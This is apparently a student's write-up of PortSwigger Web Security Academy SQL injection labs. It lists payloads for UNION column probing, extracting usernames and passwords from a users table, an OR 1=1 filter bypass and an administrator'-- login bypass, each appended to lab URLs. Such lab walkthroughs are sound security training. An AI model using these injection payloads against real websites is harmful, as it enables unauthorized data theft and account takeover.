
**WEEK-4 (Port Swigger Web Security Academy Server-side topics — SQL Injection)**

1. **SQL injection UNION attack, finding a column containing text:**

****

**URL:** [**https://0ae0000f049ac585863908ab009c00b4.web-security-academy.net/filter?category=Pets**](https://0ae0000f049ac585863908ab009c00b4.web-security-academy.net/filter?category=Pets)

* The lab wants us to retrieve the string “dJcjCD” therefore we will append the following one at a time to the URL:

UNION SELECT 'dJcjCD', NULL, NULL--  
 UNION SELECT NULL, 'dJcjCD', NULL--  
 UNION SELECT NULL, NULL, 'dJcjCD'—


1. **SQL injection UNION attack, determining the number of columns returned by the query :**

Add UNION SELECT NULL,NULL,NULL— to the end of the URL.

<https://0a5f00d103e0402c80250d5a00430032.web-security-academy.net/filter?category=Giftsa%27%20UNION%20SELECT%20NULL,NULL,NULL-->



1. **SQL injection UNION attack, retrieving data from other tables:**


****

**URL:** [**https://0aef000803dd437080713ac600b90077.web-security-academy.net/my-account?id=administrator**](https://0aef000803dd437080713ac600b90077.web-security-academy.net/my-account?id=administrator)

* For the given URL add ' UNION SELECT username, password FROM users—
* Then click on “MY Account”, and give the username and password which will be available after adding add ' UNION SELECT username, password FROM users— in the before page.

**(PortSwigger Web Security Academy client-side topics — SQL Injection)**

1. **SQL injection vulnerability in WHERE clause allowing retrieval of hidden data**



URL: <https://0a67002c049b80ef803e49dc007b0039.web-security-academy.net/filter?category=Food+%26+Drink%27+OR+1=1%20-->

* Add ‘+OR+1=1 – to the URL.

1. **SQL injection vulnerability allowing login bypass**

* After typing the username administrator, we added a quote ‘ and double hyphens - - as below

administrator’—

* SELECT \* FROM users WHERE username = ‘administrator’--‘ AND password =‘’

